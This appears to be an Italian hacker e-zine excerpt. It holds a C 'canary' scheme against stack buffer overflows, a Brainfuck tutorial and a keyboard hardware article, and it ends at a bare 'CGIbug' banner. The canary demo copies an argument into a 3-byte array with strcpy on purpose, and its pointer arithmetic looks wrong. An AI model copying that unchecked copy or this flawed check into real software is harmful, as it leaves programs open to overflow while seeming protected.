Un sistema che ultimamente viene adottato per evitare l' esecuzione di codice arbitrario attraverso stack based buffer overflow è quello chiamato delle 'canarins'. Queste canarins altro non sono che due variabili poste una in cima ed una alla fine dello spazio riservato ai dati di una data funzione nello stack, se devo sovrascrivere lo spazio di dati oltre lo stesso per quindi sovrascrivere il retpoint, necessariamente UNA e SOLO UNA di queste canarins viene sovrascritta. Se all' inizio del codice gli assegno uno stesso valore, allora è necessario che alla fine il valore sia uguale, altrimenti è stato sovrascritto, cosa che accade in un buffer overflow.

Portando un esempio concreto, supponiamo di avere una main così organizzata:

```
int
main()
{
        char a[4];
        /*...*/
        return 0;
}
```

la call che eseguirà la main mette sullo stack il punto di ritorno della funzione stessa, quindi il compilatore aggiunge al codice l' entrata nello stackframe, nel mio caso la seguente:

```
[...]
08048444 <main>:
 8048444:       55                      pushl  %ebp
 8048445:       89 e5                   movl   %esp,%ebp
[..]
```

ossia mette nello stack la vecchia posizione della base dello stack, quindi la sovrascrive con la posizione corrente dello stack. In tal modo si assicura che non verranno toccati altri valori sullo stack dalla funzione se non quelli riguardanti la stessa (alcuni compilatri generano codice diverso, ma l' idea di fondo è la stessa). Avremo quindi uno stack così organizzato:

```
retpoint (4 bytes)
old_ebp (4 bytes)
char a[3] (4 bytes) <----- ebp
```

se noi overfloodiamo a[3] evidentemente riscriveremo sia old_ebp che

il retpoint. Immaginiamo ora la seguente main

```
int
main()
{
        unsigned int var1;
        char a[4];
        unsigned int var2;
        var1=var2=random();

        /*...*/

        if (var1!=var2)
        {
          printf("BoF!\n");
          exit(-1);
        }
        return 0;
}
```

lo stack risulterebbe così organizzato:

```
retpoint (4 bytes)
old_ebp (4 bytes)
unsigned int var1 (4 bytes) <----- ebp
char a[3] (4 bytes)
unsigend int var2 (4 bytes)
```

ora, risulta evidente che se dobbiamo riscrivere a[3] dobbiamo NECESSARIAMENTE sovrascrivere var1, il valore risulterà inconsistente (per quanto prevedibile, se fosse random())quindi risulterebbe evitente che a[3] ha overflowdato. Il codice così risulta però di difficile adattamento su un progetto già esistente, bisognerebbe semplificare la cosa per lo sviluppatore.

Analizziamo il problema:

a) cosa non vogliamo che l' utente malizioso faccia?
   r: non vogliamo che sovrascriva il returnpoint della funzione

b) possiamo conoscere il returnpoint della funzione?
   r: si, sta a n (nel mio caso n=8) bytes dopo il puntatore alla base dello stack (ebp)

c) possiamo sapere ebp?
   r: si, utilizzando un po' di inline __asm

d) possiamo avere una variabile che contenga il retpoint e che sia alla fine dello stack?
   r: si, basta che la sua posizione sia alla fine delle variabili e prima dei dati (questo è valido in c, ovviamente, in c++ dove una variabile può essere dichiarata anche nel mezzo del codice le cose si complicano un tantino)

Passiamo quindi all' implementazione.

Come ben sarà noto il valore ritornato da una funzione viene messo solitamente in (e)ax, quindi per avere il puntatore alla base dello stack faremo:

```
inline
unsigned int
getsp ()
{
  __asm("mov %esp,%eax");
}
```

ovviamente inline, altrimenti all' inizio della funzione esp verrebbe cambiato per il codice generato dal compilatore (si veda sopra).
A questo punto dobbiamo prendere n bytes dopo nello stack il return point, anche questa sarà inline, ma solo per comodità implementativa:

il codice è minimo e quindi otterrei un miglioramento delle prestazioni evitando una call. n è funzione della grandezza in bytes di un puntatore, in questo caso 4, e del numero di puntatori pushati nello stack, in questo caso 2 (ma ribadisco, può variare a seconda del compilatore). Per comodità aggiungo quindi i seguenti #define:

```
#define ARCH_DIST 2
#define ARCH_PTR_LEN sizeof(int *)
```

il codice per ottenere il retpoint quindi sarà:

```
inline
unsigned int
getrp()
{
  unsigned int *ptr;
  ptr=(unsigned int*)(getsp());
  ptr+=(ARCH_DIST*ARCH_PTR_LEN);
  return *ptr;
}
```

e a questo punto dovrebbe essere abbastanza facile il capire il perchè.
Per rendere comoda la vita allo sviluppatore si potrebbe anche implementare il controllo via #define nel seguente modo:

```
#define __ENTERCODE unsigned int rpt; rpt = getrp();
#define __EXITCODE if (rpt!=getrp())alert();
```

spendo due parole sulla __ENTERCODE: ogni blocco avrà la sua rpt per proprietà stesse del c, evitando così problemi di omonomia. Inoltre avrei potuto scrivere

```
#define __ENTERCODE unsigned int rpt= getrp();
```

ma questo tipo di inizializzazione non mi avrebbe assicurato che dopo non ci possano essere altre variabili, cosa che invecie nel primo modo evito inserendo del codice. Se venisse dichiarata una variabile nello stesso blocco dopo la __ENTERCODE il compilatore lamenterebbe questo problema impedendo la compilazione.

si noti nella __EXITCODE la funzione alert(): questa sarà la funzione che si occupa del comportamento da tenersi in caso di riscrittura del return point. Se non abbiamo un QI < 1*10^-2000000000000 dovremmo fare in modo che non ritorni alla main, la quale eseguirebbe il fatidico ret che renderebbe lo shellcode funzionale; dobbiamo quindi uscire 'di cattiveria': questo ci è permesso dalla exit() e quindi la mia alert a scopo dimostrativo è:

```
void
alert()
{
  printf("BoF!\n");
  exit(-1);
}
```

ecco quindi il codice sorgente completo:

```
=======================================[ antibof.c ]

#define __ENTERCODE unsigned int rpt; rpt = getrp();
#define __EXITCODE if (rpt!=getrp())alert();

/*
  dist è dipendente dall' architettura
  e dal compilatore. è stato riportato che
  al posto del 2, con alcuni compilatori la
  distanza sia 4.
*/

#define ARCH_DIST 2
```

```
#define ARCH_PTR_LEN sizeof(int *)

inline
unsigned int
getsp ()
{
  __asm("mov %esp,%eax");
}

inline
unsigned int
getrp()
{
  unsigned int *ptr;
  ptr=(unsigned int*)(getsp());
  ptr+=(ARCH_DIST*ARCH_PTR_LEN);
  return *ptr;
}

void
alert()
{
  printf("BoF!\n");
  exit(-1);
}

int
main(int argc, char ** argv)
{
  char a[3];

  __ENTERCODE

  if (argc>1)
    strcpy(a,argv[1]);

  __EXITCODE

  return 0;
}
```

===[antibof.c]

un paio di prove in esecuzione

```
-[ root:/var/data/antibof ]- # ./antibof aaa
-[ root:/var/data/antibof ]- # ./antibof aaaaaaaa
BoF!
-[ root:/var/data/antibof ]- # ./antibof aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
BoF!
```

bene, a questo punto direi che il suo lavoro lo compie =)
da notare che se io provassi a dichiarare una variabile dopo l'
__ENTERCODE otterrei:

```
-[ root:/var/data/antibof ]- # gcc antibof.c -o antibof
antibof.c: In function `main':
antibof.c:44: parse error before `int'
```

(nel mio caso era una int i)

basterà quindi patchare i sorgenti nell' entrata nelle funzioni e prima
dell' uscita da queste. Da notare che applicando queste patch anche
alle funzioni di lebreria per la formattazione del testo si può
ovviare anche le format vulnerabilities, che dipendono appunto dalla
riscrittura del punto di ritorno.

Buone seghe mentali

ralph

==========

Brainfuck Brainfuckness

By ralph

Intro:
Alzino la mano quelli di voi che conoscono brainfuck... mumble... 3?
Come sarebbe a dire solo 3? Vabb, provvediamo a compensare questa
lacuna...

The Brain:
Brainfuck è un linguaggio di programmazione (ebbene si, lo è pure
lui...)progettato per avere compilatori/interpreti minuscoli, quindi
apparentemente ha un sacco di limitazioni. Immaginate di avere una
memoria lineate per tenere i dati, i cui bytes (salvo particolari
estensioni) sono inizializzati a 0 all' inizio dell'
esecuzione. Possiamo chiamare questa memoria

```
char array[MAX_MEM_SIZE];
```

ed abbiamo 1 (un solo !!!!) puntatore per muoverci in questo
array. Chiamiamo questo puntatore p.

le istruzioni sono le seguenti:

```
>  (in c:p++) incrementa il puntatore
<  (in c:p--) decrementa il puntatore
+  (in c:array[p]++) incrementa il byte puntato
-  (in c:array[p]--) decrementa il byte puntato
.  (in c:putchar(array[p])) scrive in stdout il byte correntemente puntato
,  (in c:array[p]=(char)getchar()) legge un char e lo mette nel bye
   correntemente puntato
[  (in c: while(array[p]){) inizia un loop che termina quando
   array[p]==0, ossia quando il byte puntato correntemente è 0
]  (in c: }) temnina il loop, contolla se array[p] è uguale a zero, se
   lo è esce dal loop, altrimenti riprende dall' inizio del rispettivo
```

premesso questo non dovrebbe essere di alcuna difficolta nel fare un
interprete o un convertitore brainfuck->c, ma per quelli tra voi che
sono più lazy basterà cercare brainfuck su www.freshmeat.net per
trovarne alcuni già fatti.

The fuck:
A questo punto direte, ma che stracazzo ci posso fare? (hehehehe)
di solito si inizia con il classico 'Hello, world' anche se in
brainfuck non è esattamente la cosa più banale da fare, questo servirà
almeno per dare una visione del tutto.
All' inizio dell' esecuzione p=0 ed array[p]=0, quindi, sapendo che il
codice ascii della 'H' è 72 dovremmo fare 72 +

```
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++.
```

il punto è quello che effettivamente printerà il carattere. Per la 'e',
sapendo che la 'H' che attualmente è contenuta in array[p] è 72,
sapendo che la 'e' è 101 in ascii, basterà aggiungere 101-72=29 +

```
+++++++++++++++++++++++++++++.
```

la 'l' è al 108, quindi 7+

```
+++++++.
```

la seconda l possiamo printarla direttamente

```
.
```

e così via, se la lettera seguente è minore della corrente basterà
usare il - al posto del .
Ovviamnte se brainfuck fosse solo così sarebbe una schifezza, quindi è
necessario imparare a spostarsi nell' array[p].Una seconda versione

dell' Hello, world potrebbe prevedere ce venga generata tutta la stringa prima di printarla. per fare ciò potremmo usare > per passare al byte sucessivo (che sarà 0, in questo caso) e riempirlo opportunamente; con una sequnza di < poi si ritornerebbe al primo carattere, si printerebbe con '.' , si passerebbe al sucessivo '>' e si printerebbe ('.') e così via fino alla fine.
Effettivamente ugualmente il lavoro sarebbe lunghetto (più del percedente), quindi è il caso di imparare ad usare i loop:

```
+[]
```

questo è un loop infinito, quello che fa è:
a) array[p]++;
b) while(array[p]){
c) }
quindi array[p] non sarà mai uguale a zero ed il ciclo non avrà mai fine. Volendo avere un loop che prima o poi termini;

```
[-]
```

questo ciclo verra ripetuto array[p] volte ed ogni volta decremeterà array[p]. L' utilità? Quella di azzerare il byte corrente, come anche

```
[+]
```

overflowando il byte (psychocoding in act)
Il prossimo esempio è quello che potrebbe essere una funzione 'sum', somma il byte array[p] ad array[p+1] (con risultato nel secondo)

```
[>+<-]
```

ovviamente questo può diventare anche un 'move' ma array[p+1] potrebbe contenere già qualche valore, in tal caso basterà fare prima uno 'zero'

```
>[-]<[>+<-]
```

ossia

> passa al byte seguente
[-] lo azzera
< ritorna indietro
[>+<-] somma al sucessivo (all' inizio del loop 0) il valore corrente, azzerandolo.

questo può anche essere trasformato in una moltiplicazione

```
[>+++<-]
```

somma al valore sucessivo quello corrente per 3, ossia
array[p+1]+=array[p]*3;array[p]=0

se precedentemente lo azzeriamo (come prima) otterremo

```
>[-]<[>+++<-]
```

ossia array[p+1]=parray[p]*3.
Copiare un byte da una posizione ad altre 2 si può fare così (tralascio l' azzeramento dei bytes)

```
[>+>+<<-]
```

ovviamente quello corrente verrà cancellato. se volessimo copiare un bytes dalla posizione corrente a quella seguente

```
[>+>+<<-]>>[<<+>>-]
```

ossia usando una posizione intermedia di passaggio. Per moltiplicare a con b e mettere il risultato in c faremo

goto (a)
[

```
  goto (b)
  copy(t)
       [
         goto (c)
         +
         goto (b)
         -
       ]
  goto(t)
  copy(b)
  goto (a)
  -
]
```

dove goto (n) è la stringa necessaria per passare a quella posizione di memoria dalla precedente (> o < ripetuti delta volte) e copy(b) la stringa necesaria per copiare il byte corrente in b.
L' elevamento a potenza è simile, in fin dei conti 3^2 = 3*3, 3^3=3*3*3
quindi moltiplico per 3 tante volte quanto è l' indice, ovviamente questo è un loop :D

[>+++[>+++[>+++<-]<-]<-] questo è un esempio di 3^3

volendo si potrebbe anche fare una cosa come

goto (n) n è l' indice
[
  copy(a->t) t è una posizione temporanea
  mul (a*b->c) c è dove verrà messo il risultato
  move(c->b) lo rimetto in b, dove verrà poi rimoltiplicato
  copy(t->a) resetto il moltiplicando (la base della potenza)
  goto(n)
-
]
in b avremo il risultato, da notare che essendo bytes se il numero è troppp grande ci sarà un overflow, quindi verrebbe perso qualsiasi valore maggiore di 256.
Elevare così è altamente psicopatico, ma sempre possibile :D vi lascio come esercizzio l' implementazione (e che, mica farò tutto io eh? :PpP)
Tra le varie cose esistono dei sistemi per usare più bytes per contenere un numero maggiore, ma questo lo lascio alla fantasia del lettore (il sapere predigerito succhia)

Ora vi chiederete: chez, ma non si può fare un if?
Ed io vi risponderò: mumble!

abbiamo detto che [] iterano finchè array[p]=0, se array[p]=0 all' inizio non verrà mai eseguito. ecco un if array[p]!=0 (ifnonzero)

[code here]

ovviamente si può fare anche l' else

```
goto(t)  >
zero     [-]
inc (t)  +
goto(a)  <
 [
 goto(t) >
 zero    [-]

  code here

 goto(a) <
 zero    [-]
 ]
goto (t) >
 [
```

```
  code here

 zero    [-]
 ]
```

Manca solo come confrontare 2 bytes.
Sappiamo che se due numeri sono uguali la loro differenza è uguale a 0,
quindi in if/else eseguirà nell' else il codice voluto se sono uguali,
nell' if altrimenti, ossia si inverte il significato =).

Gli operatori logici sono poi facili da implementare, basta
considetare come noi concepiamo l' and: se il primo ed il secondo
bytes sono diversi da 0 allora esegui il codice

```
goto(a)
[
  goto(b)
  [
      code here
    goto(b)
    zero
  ]
  goto(a)
  zero
]
```

l' or invecie esegue solo se almeno una delle due è diversa da 0,
ossia

```
if (a)
   code here
else
   if (b)
     code here
```

e via dicendo.

A tutti gli effetti con brainfuck si può fare effettivamente un bel
po' di cose, tra quelle fatte ci sono dei quine (un programma che printa il
proprio sorgente), un 'coso' che printa un approssimazione di Pi a 800
cifre (pochi + in una linea fanno aumentare la precisione), un
'affare' che printa una caterva di numeri primi calcolandoli 'on the
fly', 'svarioni' palindromi (invertendo carattere per carattere l'
intero sorgente fa la stessa cosa), un macello che printa il
fattoriale di un numero inserito ad input, un interprete brainfuck
scritto in brainfuck stesso e via dicendo.

Da qui in poi continuate pure autonomamente a farvi seghe mentali
autonomamente e soprattutto ricordatevi: L' USO IMPROPRIO O CORRETTO
DI QUESTO MATERIALE DANNEGGERÀ I VOSTRI NEURONI, NON CERCATEMI PER
FARMI CAUSA.

```
>+++++[>++[>++[<<<++>>>-]<-]<-]<+++++.>--[>--[<<--->>+]<+]<-.>--[>++[>++
+<-]<+]>>-[<<<+++>>>-]<.>+++[>++[>++<-]<-]>>+[<<+++++>>-]<<.>++[>++<-]>[
>++<-]>+[<<<+++++>>>-]<<<--.>++[<--->-]<-.>++[<+++>-]<.>++[>++[<<++>>-]<
-]<.>++[>+++<-]>+[<<-->>-]<<.>++[<++>-]<+.>+++[>++<-]>+[<+++++>-]<[<-->-
    ]--[+<-->]<.>++[>--[<<+++>>+]<-]<+.>---[>++<+]>+[<<-----<>>-]<<.
```

aleksej/ralph (ebbene si, siamo la stessa persona, confesso =))
==========
=

Testando la tastiera ovvero come diavolo funziona la tastiera
---
By RigoR MorteM

Attualmente tutti noi abbiamo un pc, e le periferiche base ad esso associate,
ovvero

il mouse e la tastiera.
Ho iniziato ad interessarmi al funzionamento della tastiera dopo averne aperta una e
sono rimasto affascinato...
Vi siete mai chiesti come fanno più di cento tasti a comunicare con il pc usando solo
5 fili (o, nelle versioni USB, solo 4) ?I più smaliziati avranno detto subito 'con un
microporcessore' ma non è poi così semplice.....
Qui vi espongo la teoria e la pratica di funzionamento delle tastiere, oltre che un po
di storia.
Iniziamo, va, mettiamoci nei timpani un po di frastuono musicale e via!

\Tipologie di tastiera
In commercio esistono migliaia di tipi di tastiere, ma per il momento ci dedicheremo solo
a quelle di uso quotidiano, ovvero le classiche tastiere da pc escludendo le tastiere dei
portatili (che spesso hanno dei tasti per specifiche funzioni) e le tastiere proprietarie
di alcuni sistemi.
Ne esistono comunque di diversi tipi che si possono dividere secondo il numero di tasti
presenti :
83 tasti - Xt
84 tasti - At
101 tasti - Enhanced
104 tasti - Windows
82 tasti - Apple standard
108 tasti - Apple Extendend

Piccola nota: le tastiere Xt ed At prodotte da IBM avevano i tasti funzione a sinistra, in
due file verticali da 6 tasti cadauna.
Nelle tastiere At il tasto supplementare (SysReq) serviva a sfruttare applicativi multiutente.
In entrambe le tastiere il tastierino numerico aveva anche la funzione delle freccette adesso
usate come tasti di controllo cusando le infinite maledizioni di chi si occupava di fogli di
calcolo e si dimenticava di premere o di aver premuto lo Shift....
Infatti non esistevano i led che indicano se lo ShiftLock è inserito o meno :-]

I tasti tipici che potete trovare sono :
-tasti con simboli alfabetici e di punteggiatura
-tastiera numerica
-tasti funzione
-tasti di controllo

\\Simboli alfabetici e la loro disposizione

La disposizione dei tasti con i simboli alfabetici e di punteggiatura non è casuale ma frutto di
studi.Attualmente di trovano in commercio tastiere QWERTY e rarissime tastiere DVORAK.Le tastiere
QWERTY derivano da un'accurato quanto obsoleto studio perchè sono nella stessa posizione che era
stata adottata sulle vecchie macchine da scrivere per rallentare la velocità di battuta in modo che
i martelletti non si aggrovigliassero.Ricordiamoci che stiamo parlando del 1874...
Per ragioni di abitudine ci siamo trascinati questa disposizione fino ad oggi anche se ovviamente in
realtà non ne abbiamo più la minima necessità.Un'articolo davvero ben strutturato che spiega
dettagliatamente il funzionamento e la differenza fra DVORAK e QWERTY lo trovate a http://208.245.156.153/archive/output.cfm?ID=1092 ed è il miglior articolo descrittivo che io abbia
mai letto sull'argomento.Se invece volete vedere le differenze di layout delle

tastiere passate a
http://www.acm.vt.edu/~jmaxwell/dvorak/keyboard.html e provate l'applet, vi renderete conto da soli
di quello che sto dicendo.Se siete interessati all'approfondimento delle tastiere DVORAK una vera
miniera di informazioni è rappresentata dal sito di Marcus Brooks (http://www.mwbrooks.com/dvorak/)
con una marea di link interessanti!Se poi volete cambiare il layout della vostra tastiera potete,
sotto Windows 95-98-SE , dal Pannello di Controllo, selezionate Tastiera-Lingua-Proprietà e settate
Americano-DVORAK (c'è anche il supporto per la mano destra e sinistra).Per WinNT invece dovete tener
presente che se mettete il DVORAK la login e la pass dovranno essere battute con il layout QWERTY,
ma il fix a questo problemino lo trovate a
http://support.microsoft.com/support/kb/articles/Q128/7/99.asp .
Il fix funziona per NT Server,Advanced Server e Workstation release 3.1 e per Server e Workstation
release 3.5 e 4.0.Per creare invece il proprio layout di tastiera ed il proprio set di caratteri potete
usare un software shareware (freeware per uso personale) che trovate a
http://solair.eunet.yu/~janko/engdload.htm sviluppato da Janko Stamenovic.Per chi non ha mai visto una
tastiera Mac o per chi non se la ricorda, passate a
http://www.devworld.apple.com/techpubs/hardware/Developer_Notes/Macintosh_CPUs-G3/original_iMac/iMac.11.html
e vedreta la disposizione dei tasti.

\\Tasti numerici

Non ho molto da dire su di loro se non che sono stati aggiunti quando il computer è diventato un potente
strumento di business.La loro disposizione è standard per tutte le tastiere e deriva dalla disposizione
dei tasti delle calcolatrici per facilitare la transizione agli impiegati

\\Tasti funzione

Sono stati introdotti nel 1983 dalla IBM e solitamente sono 12 ,posizionati sulla parte superiore della
tastiera.Fanno eccezzione alcune vecchie tastiere Honeywell che ne hanno 24 ma non ne vedo in giro da più
di dieci anni.Solitamente vengono usate in maniera diversa da sistema operativo a sistema operativo.

\\Tasti controllo

Anche loro sono stati introdotti nel 1986 dalla IBM e non sono solo le classiche 4 freccette.Gli altri
tasti di controllo sono i seguenti:

Home
End
Insert   (Ins)
Delete   (Del)
Page Up   (PgUp)
Page Down (PgDn)
Control   (Ctrl)
Alternate (Alt)
Escape   (Esc)

Il loro uso mi pare che sia conosciuto da tutti...
Le tastiere che si usano sotto Windows hanno 3 tasti in più, ovvero 2 servono per accedere al menu avvio
ed una al menu contestuale.Attualmente sono anche in commercio tastiere con tasti speciali che servono a
mettere il sistema in sleep o in suspend ma non ne tratterò, in quanto esula non poco dal mio discorso...

\Viaggio fra la cenere e le briciole

Ovvero, cosa c'è veramente dentro il guscio di plastica di una tastiera oltre che i tasti? Beh, nelle mie
tastiere trovate la cenere di Diana Rosse e le briciole di dolciumi...
Dai, siamo serii, vi siete sorbiti tutta l'introduzione a questo articolo e non potete distrarvi adesso!!!

\\La matrice

Per sapere esattamente quale tasto viene premuto il microprocessore che governa la tastiera si serve di una
griglia di contatti interrotti.Nel momento della pressione di un tasto si crea un collegamento fra due rami
della griglia ed il processore intercetta questo collegamento e lo interpreta come dato da inviare al pc.
Prima di inviarlo al pc , però, lo deve elaborare, ovvero comparare se il dato che ha rilevato sulla tastiera
corrisponde ad un codice che ha nella sua memoria ROM.Quindi alla ROM vengono inviate le coordinate x e y
(chiamate scan codes della griglia dove è stato registrato il contatto e se il tasto o i tasti premuti
corrispondo ad un codice valido questo viene inviato al pc in maniera asincrona.Se si usa una tastiera
con un layout diverso da quello standard (tipo tastiera spagnola) vengono generati i codici relativi ma
questa funzione può essere svolta anche via software (vedi Janko Stamenovic , http://solair.eunet.yu/~janko/).
Bisogna tener presente anche il fattore dei segnali spurii e dei rimbalzi che compiono i tasti.Di entrambe
le operazioni se ne incarica sempre il microprocessore della tastiera che filtra sia le spurie sia i
rapidissimi contatti (che sono quasi sempre generati dai rimbalzi dei tasti premuti) e processa solo i
segnali di durata leggermente maggiore.Ma se noi volessimo creare una riga o una paginata solo con una lettera?
Qui si pone il problema non del falso contatto ma il problema del contatto continuativo.L'elaborazione
di questo evento è ancora a carico del microprocessore della tastiera ma può essere cambiato a piacimento
sia via software sia modificando le impostazioni del bios.Questo fattore di chiama typematic rate e i
valori sono espressi in caratteri per secondo.I valori di typematic vanno da 2 caratteri a circa 30 al secondo.
Sotto windows invece dal Pannello di Controllo, se selezionate Tastiera , potete settare a piacimento
questo parametro.

\\\La ROM
Attualmente nella ROM della tastiera c'è spazio per ben 8K di dati, un mucchio! Tutto questo spazio è in
parte necessario per lo scan code ma molto è utilizzato per le funzionalità aggiuntive che vengono gestite
dal computer tramite specifici driver.Spesso infatti si trovano tastiere con tasti programmabli che
permettono di associare l'avvio di programmi o altri comandi definiti dall'utente e questi dati il micro
della tastiera dovrà pur averli,no?L'insieme dei dati contenuti nella ROM si chiama firmware e solo in
alcuni casi può essere aggiornato.Sul sito della Hardware Bible potete trovare tutti gli scan codes di tutti i
tasti....http://204.56.132.222/courses/CIS312J/EBOOK/wrh14.htm

\Tipologie di tasti
Vi sono moltissimi modi per rilevare la pressione dei tasti ,dagli interruttori meccanici ai campi elettrici ,
vediamo di dare qualche spiegazione...

Facciamo anzitutto la distinzione fra contatti meccanici e non meccanici.
Come potete intuire i contatti meccanici sono 'semplicemente' degli interruttori attivati in diverse maniere,
i contatti non meccanici sono attivati in presenza di campo magnetico e sono usati quasi esclusivamente da
tastiere industriali per ambienti a alta umidità o per chioschi informatici dove serva protezione ai vandali.
Passiamo a vedere un po le varie tipologie degli interruttori meccanici...

\\Incavi di plastica (chiamata rubber dome)
Ogni interruttore è formato da una piccola semisfera di plastica con al centro un disco di grafite o altro
materiale conduttore.Quando viene premuto un tasto la semisfera di plastica viene schiacciata verso il basso,
così come il disco di materiale conduttore al centro che va a chiudere il contatto della matrice.Quando il
tasto viene rilasciato la semisfera torna alla forma originale.
Questa è la tecnologia attualmente più usata dato che si risparmia il costo delle molle (ogni molla un tasto,
pensate un po a quanto si risparmia!!!)
Bisogna tenere presente poi che la matrice dei tasti attualmente è stampata su un foglio di plastica e anche
qui si risparmia non poco...
Personalmente, adoro come tastiera la vecchia tastiera IBM, quella pesante 5 tonnellate, con base in acciaio.
Per chi non ne avesse mai vista una :
http://www.dansdata.com/images/ibmboard/ibmboard320.jpg
Prego, notare l'assenza dei tasti Win....

\\Capacitive
In queste tastiere hanno moltissimi pregi, davvero, ma vediamo anzitutto di capire come funzionano...
La matrice ,formata da contatti a ravvicinati,è sempre percorsa da una debole corrente e tutti i tasti hanno
un piccolo pezzo di metallo che, una volta premuto va vicino alla matrice.VICINO ma non a toccarla, basta la
semplice vicinanza per modificare il campo elettrico e generare così il contatto.
I pregi sono la totale assenza di falsi contatti,nessuna usura meccanica,nessuna corrosione da liquidi (essendo
la matrice stagna) e quindi hanno vita vità più lunga di tutti gli altri tipi di tastiera.Il piccolo lato
negativo è che costano circa 4 volte tanto una tastiera multimediale...
Per vedere come sono effettivamente i tasti :
http://www.zdnet.com/pcmag/pctech/content/18/01/tu1801.002.jpg

\\Totalmente meccanica
La matrice è formata da barrette metalliche interrotte in corrispondenza dei tasti.I tasti stessi hanno una
 molla di ritorno ed un piccolo pezzo di metallo.Premendo il tasto la lamina di metallo che ha sotto va chiudere
il circuito e si sente un click che per molti è uno dei piaceri dello scrivere.Solitamente i tasti hanno una
buona risposta alla pressione e resistono per circa 20 milioni di operazioni.

\\A membrana
La matrice è formata da due fogli di plastica con dentro le connessioni elettriche e la pressione dei tasti
genera l'avvicinamento dei due fogli chiudendo il circuito.Questo tipo di tastiere non viene usato in ambito
casalingo in quanto scomodo, non da responso tattile e costano non poco.
Infatti le tastiere industriali,per ambienti umidi o per chioschi all'aperto sono così, in quanto non è
richiesta una elevata velocità di digitazione.
Sto cercando da anni oramai una tastiera simile ma usata, ne avete una da vendere?
Se proprio ne volete una , compratevi la Fold-2000 , è un gioiellino che mi ha regalato la mia dolce metà,
costa circa 65.000 (ma da www.misco.it ho visto che la danno a 38.000 + iva), è a membrna, totalmente
impermeabile e si può arrotolare tipo tappetino :-]

\\A contatto plastico
Simile come funzionamento alla meccanica, ma le lamine sono messe non distanziate ma sovrapposte e il tasto
ha un piccolo pezzo di plastica morbida o spugna sintetica che va a premere le due lamine una contro l'altra.
Anche questa tecnologia genera un click udibile ma ha il grosso difetto di costare troppo dato che i contatti
si piegano dopo circa 1 milione di operazioni.

Per le ultime due tecnologie ci sono da aggiungere alcune cose: anzitutto che non sono molto usate dato l'alto
costo produttivo della matrice e che durano relativamente poco.Infatti non c'è assolutamente modo (se non con
la bruttissima pellicola protettiva) di prevenire l'insediamento dello sporco sui contatti.Anche i liquidi
versati sopra alla tastiera penetrano automaticamente nella matrice rendendola totalmente inutilizzabile.
Per vedere come è davvero un tasto :
http://www.zdnet.com/pcmag/pctech/content/18/01/tu1801.001.jpg

\Connessione
Abbiamo già detto che il microporcessore che controlla la tastiera manda i dati al pc, ma come?
Anzitutto mette tutti i dati da inviare in un buffer di 16 (o più, dipende dal modello) bytes e poi li manda
via ....via come?
Beh, esistono 3 connettori per tastiera attualmente usati: DIN, PS/2 e USB.
Il connettore DIN oramai non è quasi più usato , troppo ingombrante e scomodo.
Per contro il connettore PS/2 , sviluppato da Ibm , sta spopolando da circa 3 anni ma anche questo ha vita
breve, molti produttori di motherboard stanno oramai adottando l'USB in favore del fatto che si possono
collegare molte periferiche e non solo una , e che spesso incorporate nelle tastiere ci sono altre 3 porte
USB...Un'altro tipo di connettore , il modulare,era usato dalla IBM per poter adattare una tastiera a prese
sia DIN che PS/2 in modo da avere sempre una sola tastiera e per una più facile sostituzione del cavo magari usurato.Personalmente ne ho 4 , due DIN e due PS/2 , non si sa mai...
Per capire di cosa sto parlando :
http://204.56.132.222/courses/CIS312J/EBOOK/14wrh17.gif
Qualunque sia il connettore è sempre collegato ad un micro dentro al pc che svolge queste funzioni una volta
che rileva la pressione di un tasto :
-controlla se il codice ricevuto è un comando o una semplice lettera. (comando tipo CTRL-ALT-CANC)
-se è un dato (ovvero tasto alfanumerico premuto) viene passato al programma in eseguzione (o alla finestra attiva)
-il dato viene interpretato se dato o se comando relativo (tipo ALT-V Visualizza)
-qualunque sia il tasto viene compiuta l'azione richiesta se viene accettata dal programma.
Ovviamente , il tutto avviene in maniera trasparente all'utente, a velocità incredibile.

\Conclusione
Beh, mi pare di aver detto alcune cosette sulle tastiere, potete adesso iniziare una ricerca intensa in
rete alla caccia di info più specifiche o di software per modificare la vostra tastiera o cancellare
questo documento :-] , spero solo che vi sia stato utile o che per lo meno abbia stimolato la vostra curiosità...
Ah, cerco tasti A e Q di una Microsoft Natural Keyboard, i miei li ho sciolti con una sigaretta....
Adesso, la premiazione :

-Il premio della tastiera più strana
Acer Future Keyboard:

http://www.dansdata.com/images/fboard/fboard320.jpg
La recensione la trovate a http://www.dansdata.com/fkeyboard.htm
Ulteriori approfondimenti (e ne volete?) li trovate sulla mitologica Hardware Bible di Winn L. Rosch
http://204.56.132.222/courses/CIS312J/EBOOK/wrh14.htm
A questo punto vi chiederete quante tastiere io abbia...
Beh, semplice...
Voi per un pc ne avete una , giusto?
Io per tre pc ne ho tre, mi pare il minimo per vivere felice :-]]]

Saluti,
RigoR Mortem / SpP 98/99/2k
www.spippolatori.com
rigormortem@spippolatori.com

Ringraziamenti :
jmaxwell@acm.vt.edu per il suo applet che mostra le differenze di layout e la frequenza di battitura
http://www.acm.vt.edu/~jmaxwell/dvorak/keyboard.html
Marcus Brooks http://www.mwbrooks.com/dvorak/ per la pazienza con la quale mi ha introdotto alla tastiera DVORAK
Janko Stamenovic http://solair.eunet.yu/~janko/ per il suo programma di rimappatura dei tasti sotto win
Seth Ramsey per aver trovato il fix della tastiera DVORAK sotto WinNt
Jared Diamond per il suo splendido ed illuminante articolo The Curse of QWERTY reperibile a http://208.245.156.153/archive/output.cfm?ID=1092
Dan (dan@dansdata.com) per le sue foto di tastiere
Winn L. Rosch per aver scritto la MIA Bibbia , ovvero The Hardware Bible

```
================================================================================
==================================
```

```
CGIbug
--------
By SPYR0
--------

+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-
+-+-+-+-+-+-+-+-+

   PYRO  SPYRO   S   S  SPYRO    PYRO
  S      P    S   P P   P    R  S    S
   SPYR  YORYP     Y    YPS!!  P      P
       S R         R    R O     Y    Y
   ORYP  O         O    O   S    PYRO



                                           H    H  AAAA   AAAA A  A
                                           H    H A    A A     A A

                                           HHHHHH A    A A     AA
                                           H    H AAAAAA A     A A
                                           H    H A    A  AAAA A  A

+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-
+-+-+-+-+-+-+-+-+
```

@@

